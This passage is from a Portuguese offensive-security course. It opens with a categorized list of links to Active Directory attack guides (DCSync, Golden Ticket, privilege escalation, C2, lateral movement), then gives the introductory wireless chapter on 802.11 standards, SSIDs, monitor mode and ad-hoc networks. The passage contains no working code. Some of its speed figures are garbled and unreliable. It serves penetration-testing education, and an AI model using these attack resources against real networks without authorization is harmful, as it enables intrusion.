- https://adsecurity.org/?p=1729
- https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/dump-password-hashes-from-domain-controller-with-dcsync
- https://attack.stealthbits.com/privilege-escalation-using-mimikatz-dcsync
- https://www.exploit-db.com/docs/48298
- https://www.qomplx.com/kerberos_dcsync_attacks_explained/
- https://pentestlab.blog/tag/dcsync/

Kerberos & Golden Ticket

- https://attack.stealthbits.com/how-golden-ticket-attack-works
- https://www.varonis.com/blog/kerberos-how-to-stop-golden-tickets/
- https://adsecurity.org/?tag=goldenticket
- https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-golden-tickets
- https://owasp.org/www-pdf-archive/OWASP_Frankfurt_-44_Kerberoasting.pdf

Kerberos

- https://periciacomputacional.com/exploiting-smb-and-kerberos-to-obtain-administrator-access/
- https://m0chan.github.io/2019/07/31/How-To-Attack-Kerberos-101.html
- https://www.zdnet.com/article/proof-of-concept-exploit-code-published-for-new-kerberos-bronze-bit-attack/
- https://www.youtube.com/watch?v=ErWhWBdDwTU&ab_channel=MotasemHamdan-CyberSecurityTrainer
- https://www.youtube.com/watch?v=JkIA7eWeVoY&ab_channel=AnkitJoshi

PenTest AD

- https://medium.com/@daniela.mh20/attacktive-directory-thm-walkthrough-9a7f0c7cc925
- https://www.blackhat.com/docs/us-15/materials/us-15-Metcalf-Red-Vs-Blue-Modern-Active-Directory-Attacks-Detection-And-Protection.pdf
- https://www.blackhat.com/docs/eu-17/materials/eu-17-Thompson-Red-Team-Techniques-For-Evading-Bypassing-And-Disabling-MS-Advanced-Threat-Protection-And-Advanced-Threat-Analytics.pdf
- https://i.blackhat.com/USA-20/Thursday/us-20-Bienstock-My-Cloud-Is-APTs-Cloud-Investigating-And-Defending-Office-365.pdf
- https://www.blackhat.com/docs/us-15/materials/us-15-Metcalf-Red-Vs-Blue-Modern-Active-Directory-Attacks-Detection-And-Protection-wp.pdf
- https://i.blackhat.com/eu-19/Wednesday/eu-19-Lagadec-Advanced-VBA-Macros-Attack-And-Defence-2.pdf
- https://www.blackhat.com/docs/webcast/05172018-BlackHat-Active-Directory-Delegation-Dissected.pdf

PenTest AD 2

- https://github.com/balaasif6789/AD-Pentesting
- https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Active%20Directory%20Attack.md
- https://github.com/SofianeHamlaoui/Pentest-Notes/blob/master/Security_cheatsheets/windows/active-directory.md
- https://github.com/initstring/pentest-methodology/blob/master/internal-ad.md
- https://github.com/browninfosecguy/ADLab
- https://github.com/R3dy/capsulecorp-pentest/blob/master/README.md
- https://github.com/Twi1ight/AD-Pentest-Script

WSUS PenTest

- https://www.gosecure.net/blog/2020/09/03/wsus-attacks-part-1-introducing-pywsus/
- https://pentestit.com/wsuxploit-weaponized-wsus-exploit-script/
- https://www.contextis.com/en/blog/securing-against-wsus-attacks
- https://github.com/AlsidOfficial/WSUSpendu
- https://resources.infosecinstitute.com/topic/targeting-wsus-server/
- https://medium.com/@bazyli.michal/more-than-a-penetration-test-cve-2019-1082-647ba2e59034

Privilege Escalation

- https://book.hacktricks.xyz/windows/windows-local-privilege-escalation
- https://medium.com/bugbountywriteup/privilege-escalation-in-windows-380bee3a2842
- https://medium.com/@SumitVerma101/windows-privilege-escalation-part-1-unquoted-service-path-c7a011a8d8ae#:~:text=When%20a%20service%20is%20created,of%20the%20time%20it%20is
- https://medium.com/@orhan_yildirim/windows-privilege-escalation-unquoted-service-paths-61d19a9a1a6a

Privilege Escalation 2

- https://www.ired.team/offensive-security/privilege-escalation/unquoted-service-paths
- https://pentestlab.blog/2017/03/09/unquoted-service-path/
- https://gracefulsecurity.com/privesc-insecure-service-permissions/
- https://medium.com/@shy327o/windows-privilege-escalation-insecure-service-1-ec4c428e4800
- https://itm4n.github.io/windows-registry-rpceptmapper-eop/
- https://labs.f-secure.com/assets/BlogFiles/mwri-windows-services-all-roads-lead-to-system-whitepaper.pdf

Privilege Escalation 3

- https://sec-consult.com/blog/detail/windows-privilege-escalation-an-approach-for-penetration-testers/
- https://medium.com/@anastasisvasileiadis/windows-privilege-escalation-alwaysinstallelevated-641e660b54bd
- https://www.hackingarticles.in/windows-privilege-escalation-alwaysinstallelevated/
- https://pentestlab.blog/2017/02/28/always-install-elevated/
- https://www.rapid7.com/db/modules/exploit/windows/local/always_install_elevated/

Privilege Escalation 4

- https://medium.com/techzap/dll-hijacking-part-1-basics-b6dfb8260cf1
- https://www.ibliss.com.br/dll-hijacking-exploracao/
- https://pentestlab.blog/2017/03/27/dll-hijacking/
- https://www.cyberark.com/resources/threat-research-blog/dllspy-tighten-your-defense-by-discovering-dll-hijacking-easily
- https://itm4n.github.io/windows-dll-hijacking-clarified/
- https://medium.com/@dannyp4p/privilege-escalation-dll-hijacking-668d7235bc98
- https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/dll-hijacking

Privilege Escalation 5

- https://ivanitlearning.wordpress.com/2019/03/26/windows-privilege-escalation-via-dll-hijacking/
- https://www.ired.team/offensive-security/privilege-escalation/t1038-dll-hijacking
- https://www.youtube.com/watch?v=e_l5TCgw3wo&ab_channel=PentesterAcademyTV
- https://www.youtube.com/watch?v=9-HNMUo9urA&ab_channel=MotasemHamdan-CyberSecurityTrainer
- https://www.ired.team/miscellaneous-reversing-forensics/windows-kernel-internals/how-kernel-exploits-abuse-tokens-for-privilege-escalation
- https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/privilege-escalation-abusing-tokens
- https://lifars.com/2018/10/privilege-escalation-on-windows-abusing-tokens/

Privilege Escalation 6

- https://medium.com/@shadowslayerqwerty/windows-token-based-privilege-escalation-8f282f722e03
- https://medium.com/palantir/windows-privilege-abuse-auditing-detection-and-defense-3078a403d74e
- https://www.cynet.com/network-attacks/privilege-escalation/
- https://www.ired.team/offensive-security/privilege-escalation/
- https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS
- https://lolbas-project.github.io/
- https://pentestlab.blog/2017/03/31/insecure-registry-permissions/

Privilege Escalation 7

- https://blueteamdope.gitbook.io/penetration-testing-playbook/privilege-escalation/windows-privilege-escalation
- https://github.com/frizb/Windows-Privilege-Escalation
- https://github.com/carlospolop/winPE
- https://github.com/togie6/Windows-Privesc
- https://github.com/netbiosX/Checklists/blob/master/Windows-Privilege-Escalation.md
- https://github.com/TCM-Course-Resources/Windows-Privilege-Escalation-Resources
- https://github.com/M4ximuss/Powerless
- https://github.com/antonioCoco/RogueWinRM
- https://cd6629.gitbook.io/oscp-notes/windows-privesc/windows-privesc-arena-wlk
- https://github.com/rhodejo/OSCP-Prep/blob/master/Priv-Esc.md

Privilege Escalation 8

- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md
- https://www.fuzzysecurity.com/tutorials/16.html
- https://sushant747.gitbooks.io/total-oscp-guide/content/privilege_escalation_windows.html
- https://sec-consult.com/blog/detail/windows-privilege-escalation-an-approach-for-penetration-testers/

C2 and C3

- https://howto.thec2matrix.com/
- https://akijosberryblog.wordpress.com/2018/03/17/active-directory-as-a-c2-command-control/
- https://www.harmj0y.net/blog/powershell/command-and-control-using-active-directory/
- https://www.hackingloops.com/c2/
- https://www.blackhillsinfosec.com/c2-c3-whatever-it-takes/
- https://securityonline.info/spray-ad-a-cobalt-strike-tool-to-audit-active-directory-user-accounts/
- https://blog.cobaltstrike.com/2015/09/30/advanced-threat-tactics-course-and-notes/
- https://medium.com/@ivecodoe/detecting-ldapfragger-a-newly-released-cobalt-strike-beacon-using-ldap-for-c2-communication-c274a7f00961
- https://www.ired.team/offensive-security/red-team-infrastructure/cobalt-strike-101-installation-and-interesting-commands
- https://github.com/FSecureLABS/C3
- https://0x1.gitlab.io/exploitation-tools/C3/

C2 and C3 -2

- https://mohad.red/Integrating-C3-With-Cobalt-Strike/
- https://www.mdsec.co.uk/2019/02/external-c2-ie-com-objects-and-how-to-use-them-for-command-and-control/
- https://stealthbits.com/blog/next-gen-open-source-c2-frameworks/
- https://fatrodzianko.com/2019/08/14/getting-started-with-covenant-c2/
- https://www.youtube.com/watch?v=gbX0A1mx6no&ab_channel=Defsecone

Lateral Movement

- https://www.hackingarticles.in/lateral-movement-over-pass-the-hash/
- https://attack.mitre.org/techniques/T1550/002/
- https://www.varonis.com/blog/penetration-testing-explained-part-vi-passing-the-hash/
- https://logrhythm.com/blog/detecting-lateral-movement-from-pass-the-hash-attacks/
- https://dmcxblue.gitbook.io/red-team-notes/lateral-movement/pass-the-hash
- https://www.hackingarticles.in/lateral-movement-pass-the-ticket-attack/

Lateral Movement 2

- https://resources.infosecinstitute.com/topic/pass-hash-pass-ticket-no-pain/
- https://bouj33boy.com/lateral-movement-without-lsass/
- https://redcanary.com/blog/lateral-movement-and-cryptomining/
- https://hackmag.com/security/lateral-movement/
- https://medium.com/attivotechblogs/lateral-movement-using-smb-session-enumeration-f4b1b17b6ee8
- https://www.ired.team/offensive-security/lateral-movement/lateral-movement-with-psexec
- https://redcanary.com/blog/threat-hunting-psexec-lateral-movement/
- https://www.mindpointgroup.com/blog/lateral-movement-with-psexec/

Lateral Movement 3

- https://posts.specterops.io/offensive-lateral-movement-1744ae62b14f
- https://logrhythm.com/blog/what-is-lateral-movement-and-how-to-detect-it/
- https://pentestlab.blog/2020/07/21/lateral-movement-services/
- https://medium.com/redteam-blueteam-series/lateral-movement-702e5b2a5177
- https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf

Lateral Movement 4

- https://github.com/Mr-Un1k0d3r/SCShell
- https://github.com/JPCERTCC/DetectLM
- https://github.com/codewhitesec/LethalHTA
- https://github.com/0xthirteen/MoveKit
- https://github.com/CompassSecurity/Readinizer
- https://github.com/rmusser01/Infosec_Reference/blob/master/Draft/ATT%26CK-Stuff/ATT%26CK/Lateral%20Movement.md
- https://riccardoancarani.github.io/2019-10-04-lateral-movement-megaprimer/

Powershell PenTest

- https://www.optiv.com/explore-optiv-insights/blog/unmanaged-powershell-binaries-and-endpoint-protection
- https://github.com/leechristensen/UnmanagedPowerShell
- https://www.youtube.com/watch?v=7tvfb9poTKg
- https://periciacomputacional.com/pentesting-with-powershell-in-six-steps/
- https://book.hacktricks.xyz/windows/basic-powershell-for-pentesters
- https://www.varonis.com/blog/powershell-for-pentesters/
- https://resources.infosecinstitute.com/topic/powershell-for-pentesters-part-1-introduction-to-powershell-and-cmdlets/
- https://medium.com/@akash.sarode1234/pentesting-with-powershell-5918dfcd0eb4

LLMNR POISONING

- https://medium.com/coreshield/research-llmnr-e-nbt-ns-poisoning-attack-ad58c039b97e
- https://medium.com/@subhammisra45/llmnr-poisoning-and-relay-5477949b7bef
- https://attack.mitre.org/techniques/T1557/001/
- https://www.aptive.co.uk/blog/llmnr-nbt-ns-spoofing/
- https://www.sternsecurity.com/blog/local-network-attacks-llmnr-and-nbt-ns-poisoning/
- https://dmcxblue.gitbook.io/red-team-notes/untitled-1/llmnr-nbt-ns-poisoning-and-relay

LDAP RELAY

- https://www.youtube.com/watch?v=pKt9IJJOM3I
- https://dirkjanm.io/exploiting-CVE-2019-1040-relay-vulnerabilities-for-rce-and-domain-admin/
- https://www.praetorian.com/blog/obtaining-laps-passwords-through-ldap-relaying-attacks

Persistence AD

- https://bohops.com/2018/03/26/diskshadow-the-return-of-vss-evasion-persistence-and-active-directory-database-extraction/
- https://pentestlab.blog/2019/11/04/persistence-scheduled-tasks/
- https://www.ired.team/offensive-security/persistence/t1053-schtask
- https://isc.sans.edu/forums/diary/Adding+Persistence+Via+Scheduled+Tasks/23633/
- https://attack.mitre.org/techniques/T1053/005/
- https://attack.mitre.org/techniques/T1053/
- https://adsecurity.org/?p=1929

Persistence AD 2

- https://adsecurity.org/?tag=ad-sneaky-persistence
- https://attack.stealthbits.com/adminsdholder-modification-ad-persistence
- https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/how-to-abuse-and-backdoor-adminsdholder-to-obtain-domain-admin-persistence
- https://www.youtube.com/watch?v=9ZYsVI5Xmrg&ab_channel=RaphaelMudge
- https://ijustwannared.team/2019/03/11/browser-pivot-for-chrome/
- https://lsdsecurity.com/2020/02/lateral-movement-in-active-directorywindows-some-simple-forgotten-yet-effective-ad-pivoting-techniques-part-1/
- https://attack.mitre.org/techniques/T1185/

Persistence AD 3

- https://bohops.com/2018/04/28/abusing-dcom-for-yet-another-lateral-movement-technique/
- https://pt.slideshare.net/nikhil_mittal/race-minimal-rights-and-ace-for-active-directory-dominance
- https://www.ired.team/offensive-security/lateral-movement/t1175-distributed-component-object-model
- https://adsecurity.org/?p=1785
- https://adsecurity.org/?tag=winrm
- https://pentestlab.blog/2018/05/15/lateral-movement-winrm/
- https://resources.infosecinstitute.com/topic/active-directory-walkthrough-series-golden-ticket/
- https://github.com/Hackplayers/evil-winrm

Pivoting

- https://ijustwannared.team/2019/11/07/c2-over-rdp-virtual-channels/
- https://github.com/shunf4/proxychains-windows
- https://blog.techorganic.com/2012/10/10/introduction-to-pivoting-part-2-proxychains/
- https://www.ivoidwarranties.tech/posts/pentesting-tuts/pivoting/proxychains/
- https://github.com/klsecservices/rpivot
- https://securityonline.info/rpivot-socks4-reverse-proxy/

Pivoting 2

- https://nagarrosecurity.com/blog/smb-named-pipe-pivoting-meterpreter
- https://medium.com/@petergombos/smb-named-pipe-pivoting-in-meterpreter-462580fd41c5
- https://blog.cobaltstrike.com/2015/10/07/named-pipe-pivoting/
- https://www.bordergate.co.uk/lateral-movement-with-named-pipes/
- https://rhq.reconinfosec.com/tactics/lateral_movement/
- https://github.com/mis-team/rsockspipe
- https://www.youtube.com/watch?v=lelRK-SDubc
- https://github.com/blackarrowsec/mssqlproxy

LAB AD

- https://medium.com/@browninfosecguy/active-directory-lab-for-penetration-testing-5d7ac393c0c4
- https://www.hebunilhanli.com/wonderland/ad-pentest/ad-pentest-lab-setup/
- https://www.youtube.com/watch?v=xftEuVQ7kY0&ab_channel=TheCyberMentor
- https://1337red.wordpress.com/building-and-attacking-an-active-directory-lab-with-powershell/
- https://forum.hackthebox.eu/discussion/2996/building-an-active-directory-pen-test-lab

TTPs (Mitre)

- https://attack.mitre.org/techniques/T1087/
- https://attack.mitre.org/techniques/T1482/
- https://attack.mitre.org/techniques/T1087/002/
- https://attack.mitre.org/techniques/T1018/
- https://redcanary.com/threat-detection-report/techniques/domain-trust-discovery/
- https://attack.mitre.org/techniques/T1574/001/
- https://attack.mitre.org/techniques/T1003/006/
- https://www.corelight.com/mitre-attack/c2/t1094-custom-command-and-control-protocol/
- https://attack.mitre.org/tactics/TA0011/
- https://attack.mitre.org/techniques/T1095/
- https://attack.mitre.org/techniques/T1550/003/

Cheatsheet

- https://github.com/Kitsun3Sec/Pentest-Cheat-Sheets
- https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet
- https://www.ired.team/offensive-security-experiments/offensive-security-cheetsheets
- https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/
- https://pentest.tonyng.net/windows-privilege-escalation-a-cheatsheet/
- https://ceso.github.io/posts/2020/04/hacking/oscp-cheatsheet/
- https://github.com/Integration-IT/Active-Directory-Exploitation-Cheat-Sheet
- https://book.hacktricks.xyz/windows/active-directory-methodology

Modulo 24

Offensive Security Wireless Attacks

OFFENSIVE SECURITY WIRELESS - FUNDAMENTALS

PROF. JOAS ANTONIO

SOBRE O LIVRO

- Esse livro é para aqueles que desejam adquirir conhecimentos em segurança ofensiva em wireless
- Aprenda os conceitos fundamentais para a invasão de uma rede wireless
- Conteúdo relacionado a OSWP da Offensive Security, baseado em seu material
- Será passado apenas os fundamentos

SOBRE O AUTOR (JOAS)

- Pesquisador de segurança da informação
- Instrutor de Tecnologia da Informação
- Bug Hunter
- Programador
- Palestrante
- Dedicou seus estudos na área de TI com mais de 200 formações e 25 certificações
- Formado em IoT e Cyber Security pela universidade de Stanford

SOBRE O CO-AUTOR (ALEX)

- Engenheiro de cibersegurança
- Mestrando em Engenharia Elétrica e Computação
- CEH, OSCP, GPEN, CISSP, CISM, EHF, ISO27K e afins..

WI-FI: O QUE É?

- **Wi-Fi** é uma marca registrada da **Wi-Fi** Alliance. É utilizada por produtos certificados que pertencem à classe de dispositivos de rede local sem fios (WLAN) baseados no padrão IEEE 802.11.

CONCEITOS – IEEE 802.11

SOBRE

- Na **rede sem fio IEEE 802.11**, que também é conhecida como rede ***Wi-Fi***, foi uma das grandes novidades tecnológicas dos últimos anos. Atuando na camada física, o 802.11 define uma série de padrões de transmissão e codificação para comunicações sem fio, sendo os mais comuns: FHSS (*Frequency Hopping Spread Spectrun*), DSSS (*Direct Sequence Spread Spectrum*) e OFDM (*Orthogonal Frequency Division Multiplexing*). Atualmente, é o padrão *de fato* em conectividade sem fio para redes locais. Como prova desse sucesso pode-se citar o crescente número de *hotspots* e o facto de a maioria dos computadores portáteis novos já saírem de fábrica equipados com interfaces IEEE 802.11. A rede IEEE possui como principal característica transmitir sinal sem fio através de ondas.
- Os *hotspots* presentes nos centros urbanos e principalmente em locais públicos, tais como universidades, aeroportos, hotéis, restaurantes, entre outros locais, estão a mudar o perfil de uso da Internet e, inclusive, dos usuários de computadores.

CRONOLOGIA: 1989 - 1999

- **1989:** o *Federal Communications Commission* (FCC), órgão americano responsável pela regulamentação do uso do espectro de frequências, autorizou o uso de três faixas de frequência;
- **1990:** o *Institute of Electrical and Electronics Engineers* (IEEE) instaurou um comitê para definição de um padrão para conectividade sem fio;
- **1997:** após sete anos de pesquisa e desenvolvimento, o comitê de padronização da IEEE aprovou o padrão IEEE 802.11; nessa versão inicial, as taxas de transmissão nominais atingiam 1 e 2 Mbps;
- **1999:** foram aprovados os padrões IEEE 802.11b e 802.11a, que usam as frequências de 2,4 e 5GHz e são capazes de atingir taxas nominais de transmissão de 11 e 54 Mbps, respectivamente. O padrão 802.11b, apesar de atingir taxas de transmissão menores, ganhou fatias maiores de mercado do que 802.11a; as razões para isso foram basicamente duas: primeiro, as interfaces 802.11b eram mais baratas do que as 802.11a e, segundo, as implementações de 802.11b foram lançadas no mercado antes do que as implementações de 802.11a. Além disso, nesse ano foi criada a *Wireless Ethernet Compatibility Alliance* (WECA), que se organizou com o objetivo de garantir a interoperabilidade entre dispositivos de diferentes fabricantes;

CRONOLOGIA: 2000 - 2004

- **2000:** surgiram os primeiros *hotspots*, que são áreas públicas onde é possível acessar a Internet por meio das redes IEEE 802.11. A WECA lançou o selo *Wireless Fidelity*(Wi-Fi) para testar a adesão dos fabricantes dos produtos às especificações; mais tarde o termo Wi-Fi tornou-se um sinônimo de uso abrangente das tecnologias IEEE 802.11;
- **2001:** a companhia americana de cafeterias Starbucks implementou *hotspots* em sua rede de lojas. Os pesquisadores Scott Fluhrer, Itsik Mantin e Adi Shamir demonstraram que o protocolo de segurança *Wired Equivalent Privacy* (WEP) é inseguro;
- 2002: a WECA passou a se chamar Wi-Fi *Alliance* (WFA) e lançou o protocolo Wi-Fi *Protected Access* (WPA) em substituição ao protocolo WEP;
- **2003:** o comitê de padronização da IEEE aprovou o padrão IEEE 802.11g que, assim como 802.11b, trabalha na frequência de 2,4GHz, mas alcança até 54 Mbps de taxa nominal de transmissão. Aprovou também, sob a sigla IEEE 802.11f, a recomendação de práticas para implementação de *handoff*;
- **2004:** a especificação 802.11i aumentou consideravelmente a segurança, definindo melhores procedimentos para autenticação, autorização e criptografia;

CRONOLOGIA: 2005 - 2012

- **2005:** foi aprovada a especificação 802.11e, agregando qualidade de serviço (QoS) às redes IEEE 802.11. Foram lançados comercialmente os primeiros pontos de acesso trazendo pré-implementações da especificação IEEE 802.11e;
- **2006:** surgiram as pré-implementações do padrão 802.11n, que usa múltiplas antenas para transmissão e recepção, *Multiple-Input Multiple-Output* (MIMO), atingindo taxa nominal de transmissão de até 600 Mbps.
- **2009:** foi aprovada a versão final da especificação 802.11n.
- **2012:** IEEE 802.11ac permite multiestação de WLAN com velocidade de, pelo menos, 1 Gbps.

WI-FI: PADRÕES 802.11A

- Foi definido após os padrões 802.11 e 802.11b. Chega a alcançar velocidades de 4 Mbps dentro dos padrões da IEEE e de 72 a 108 Mbps por fabricantes não padronizados. Esta rede opera na frequência de 5,8 GHz e inicialmente suporta 64 utilizadores por Ponto de Acesso (PA). As suas principais vantagens são a velocidade, a gratuidade da frequência que é usada e a ausência de interferências. A maior desvantagem é a incompatibilidade com os padrões no que diz respeito a Access Points 802.11 b e g, quanto a clientes, o padrão 802.11a é compatível tanto com 802.11b e 802.11g na maioria dos casos, já se tornando padrão na fabricação.

WI-FI: PADRÕES 802.11B

- Ele alcança uma taxa de transmissão de 11 Mbps padronizada pelo IEEE e uma velocidade de 22 Mbps, oferecida por alguns fabricantes. Opera na frequência de 2.4 GHz. Inicialmente suporta 32 utilizadores por ponto de acesso. Um ponto negativo neste padrão é a alta interferência tanto na transmissão como na recepção de sinais, porque funcionam a 2,4 GHz equivalentes aos telefones móveis, fornos micro ondas e dispositivos Bluetooth. O aspecto positivo é o baixo preço dos seus dispositivos, a largura de banda gratuita bem como a disponibilidade gratuita em todo mundo. O 802.11b é amplamente utilizado por provedores de internet sem fio.

WI-FI: PADRÕES 802.11G

- Baseia-se na compatibilidade com os dispositivos 802.11b e oferece uma velocidade de 800 Mbps. Funciona dentro da frequência de 2,4 GHz. Tem os mesmos inconvenientes do padrão 802.11b (incompatibilidades com dispositivos de diferentes fabricantes). As vantagens também são as velocidades. Usa autenticação WEP estática já aceitando outros tipos de autenticação como WPA (Wireless Protect Access) com criptografia muito feras (método de criptografia TKIP e AES). Torna-se por vezes difícil de configurar, como Home Gateway devido à sua frequência de rádio e outros sinais que podem interferir na transmissão da rede sem fio.

WI-FI: PADRÕES 802.11N

- O IEEE aprovou oficialmente a versão final do padrão para redes sem fio 802.11n. Vários produtos 802.11n foram lançados no mercado antes de o padrão IEEE 802.11n ser oficialmente lançado, e estes foram projetados com base em um rascunho (draft) deste padrão. As principais especificações técnicas do padrão 802.11n incluem: - Taxas de transferências disponíveis: de 65 Mbps a 450 Mbps. - Método de transmissão: MIMO-OFDM - Faixa de frequência: 2,4 GHz e/ou 5 GHz.

WI-FI: PADRÕES 802.11AC

- Iniciado em 1998, o padrão irá opera em faixa de 5GHz(menos interferência). IEEE 802.11ac opera com taxas nominais maiores que utilizam velocidade de até 1 Gbps, padronizando em 1300Mbps trabalhando na faixa de 5Ghz, como ocorreu com o padrão 802.11n. O 802.11ac ainda não foi padronizado, mas isso não impede que os fabricantes criem aparelhos para trabalhar nesse novo padrão, nessa nova especificação ela utiliza múltiplas conexões de alta velocidade para transferir conteúdo em vez de propagar as ondas de modo uniforme para todas as direções; os roteadores Wi-Fi reforçam o sinal para os locais onde há computadores conectados. Outra vantagem que padrão "AC" ou "AD" traz é a possibilidade de conversar simultaneamente com diversos aparelhos conectados ao roteador sem qualquer interrupção.
- Por mais rápido que fosse o padrão "N" só permitia que essa conversa fosse feita com um dispositivo por vez. Com essa tecnologia, há uma potencial economia de energia nos dispositivos móveis, a expectativa da indústria é que o padrão 802.11ac esteja efetivamente disseminado em massa até 2014.

CONCEITOS – WIRELESS NETWORK

WI-FI: ESSID

- Um SSID é o nome de uma rede Como várias WLANs podem coexistir em um espaço aéreo, cada WLAN precisa de um nome exclusivo (SSID Service Set ID) da rede. Por exemplo, suponha que a sua lista sem fio é composta por três SSIDs nomeadas como Estudante, Faculdade e Voice.

WI-FI: BSSID

- BSSIDs Identifica pontos de acesso e os seus Clientes Os pacotes com destino aos dispositivos dentro da WLAN precisam ir para o destino correto. O SSID mantém os pacotes dentro da WLAN correta, mesmo quando WLANs sobrepostas estão presentes. No entanto, há normalmente vários pontos de acesso sem fios no interior de cada, e tem que haver um caminho para identificar esses pontos de acesso e os seus clientes associados. Este identificador é chamado de Basic Service Set Identifier (BSSID) e está incluída em todos os pacotes sem fio.
- Como usuário, você geralmente não tem consciência de qual Basic Service Set (BSS) você pertence. Quando você mover fisicamente o seu laptop de uma sala para outra, a BSS irá mudar porque você se mudou da área coberta por um ponto de acesso para a área coberta por um outro ponto de acesso, mas isso não afeta a conectividade de seu laptop. Como administrador, você está interessado na atividade dentro de cada BSS. Isto significa que determinadas áreas da rede pode ser sobrecarregada, e isso ajuda a localizar um cliente em particular. Por convenção, o endereço MAC de um ponto de acesso é usado como o ID de um BSS (BSSID). Portanto, se você sabe o endereço MAC, você sabe qual o Access Point está apresentando problemas.

MODO MONITOR

- **O modo Monitor** , ou o **modo** RFMON (monitor de freqüência de rádio), permite que um computador com um controlador de interface de rede sem fio (WNIC) monitore todo o tráfego recebido em um canal sem fio. Ao contrário do modo promíscuo , que também é usado para o sniffing de pacotes , o modo monitor permite que os pacotes sejam capturados sem ter que se associar primeiro a um ponto de acesso ou rede ad hoc. O modo monitor aplica-se apenas a redes sem fio, enquanto o modo promíscuo pode ser usado em redes com e sem fio. O modo monitor é um dos oito modos em que as placas wireless 802.11 podem operar: Master (atuando como ponto de acesso), Managed (cliente, também conhecido como station), Ad hoc, Modo repetidor , malha , Wi-Fi Direct , TDLS e monitor.
- Os usos para o modo monitor incluem: análise de pacotes geográficos, observação de tráfego generalizado e aquisição de conhecimento da tecnologia Wi-Fi através de experiência prática. É especialmente útil para auditar canais não seguros (como aqueles protegidos com WEP). O modo Monitor também pode ser usado para ajudar a projetar redes Wi-Fi. Para uma determinada área e canal, o número de dispositivos Wi-Fi atualmente sendo usados pode ser descoberto. Isso ajuda a criar uma rede Wi-Fi melhor que reduz a interferência com outros dispositivos Wi-Fi, escolhendo os canais Wi-Fi menos usados.
- Softwares como KisMAC ou Kismet , em combinação com analisadores de pacotes que podem ler arquivos pcap, fornecem uma interface de usuário para monitoramento de rede sem fio passivo .

AD-HOC NETWORK

- Em telecomunicações, **redes ad hoc** são um tipo de rede que não possui um nó ou terminal especial - geralmente designado como ponto de acesso - para o qual todas as comunicações convergem e que as encaminha para os respectivos destinos. Assim, uma rede de computadores *ad hoc* é aquela na qual todos os terminais funcionam como roteadores, encaminhando de forma comunitária as comunicações advindas dos terminais vizinhos. Um dos protocolos usados para redes *ad hoc* sem fio é o OLSR.
- *Ad hoc* é uma expressão latina que significa "para esta finalidade" ou "com este objetivo". Geralmente se refere a uma solução destinada a atender a uma necessidade específica ou resolver um problema imediato - e apenas para este propósito, não sendo aplicável a outros casos. Portanto, tem um caráter temporário. Em um processo *ad hoc,*nenhuma técnica de uso geral é empregada pois as fases variam a cada aplicação, conforme a situação assim o requeira. O processo nunca é planejado ou preparado antecipadamente.

AD-HOC NETWORK: CARACTERÍSTICAS

- Geralmente, numa rede *ad hoc* não há topologia predeterminada, nem controle centralizado. Redes *ad hoc* não requerem uma infraestrutura tal como um *backbone* ou pontos de acesso configurados antecipadamente. Os nós ou nodos se comunicam com conexão física entre eles, criando uma rede *on the fly*, na qual alguns dos dispositivos da rede fazem parte dela apenas durante a sessão de comunicação - ou, no caso de dispositivos móveis ou portáteis, enquanto estão a uma certa proximidade do restante da rede.
- No modo *ad hoc* o usuário se comunica **diretamente** com outros. Este modelo, pensado para conexões pontuais, só recentemente passou a prover mecanismos robustos de segurança, por conta do fechamento de padrões mais modernos (802.11i). Porém, estes novos padrões exigem placas mais modernas do que a maioria daquelas atualmente existentes.
- Além da ausência de infraestrutura fixa, outras características distintivas das redes *ad hoc* incluem o modo de operação distribuído ponto a ponto, roteamento multi-*hop* e mudanças relativamente freqüentes na concentração dos nós da rede.

AD-HOC NETWORK: CARACTERÍSTICAS

- A responsabilidade pela organização e controle da rede é distribuída entre os próprios terminais. Em redes *ad hoc*, alguns pares de terminais não são capazes de se comunicar diretamente entre si. Então, alguma forma de retransmissão de mensagens é necessária, para que esses pacotes sejam entregues ao seu destino. Com base nessas características, redes celulares padrão e redes totalmente conectadas não se qualificam como redes *ad hoc*.
- Em uma rede *ad hoc* móvel ou *MANET* (do inglês *mobile ad hoc network*) um conjunto de nós móveis (MNs) formam redes dinâmicas autônomas, independentes de qualquer infra-estrutura. Uma vez que os nós são móveis, a topologia da rede pode mudar rapidamente e de forma inesperada, de uma hora para outra. Os MNs se comunicam uns com os outros sem a intervenção de uma estação base ou ponto de acesso centralizado. Devido ao limitado raio de transmissão das redes sem fio, múltiplos saltos (*hops*) podem ser necessários para efetuar a troca de dados entre os nós da rede - daí o termo "rede multi-hop". Nessa rede, cada MN atua tanto como roteador quanto como *host*. Dessa forma, cada MN participa da descoberta e manutenção de rotas para os outros nós.

WIRELESS DISTRIBUTION SYSTEM

- **Wireless Distribution System** - **WDS** (em português: **Sistema de Distribuição Sem Fio**) é um sistema que permite a interconexão de *access points* sem a utilização de cabos ou fios. Como descrito na norma do IEEE 802.11, ou ainda mais recentemente a também incluída IEEE 802.16. Ela permite que redes *wireless* expandam-se utilizando múltiplos*access points* sem a necessidade de um *backbone* central para ligá-los através de cabos, como se costumava fazer.
- Um *access point* pode ser uma base central, de repetição ou remoto. Uma base central é tipicamente conectada à rede por fios. Uma base de repetição retransmite dados entre bases remotas e centrais, clientes *wireless* ou outras bases de repetição. Uma base remota aceita conexões de clientes *wireless* e as repassa para estações centrais ou de repetição. Conexões entre clientes são feitas utilizando-se o *MAC Address*, que se torna melhor que por designação de endereços IP.
- Todas as estações base em uma rede WDS precisam ser configuradas para utilizarem o mesmo canal e compartilharem chaves idênticas, se a rede for protegida por palavra passe. Eles podem ser configurados para diferentes grupos identificadores de serviços. Note que ambos roteadores precisam ser configurados para retransmissão entre eles para as configurações dentro da WDS para funcionar corretamente.

RSSI

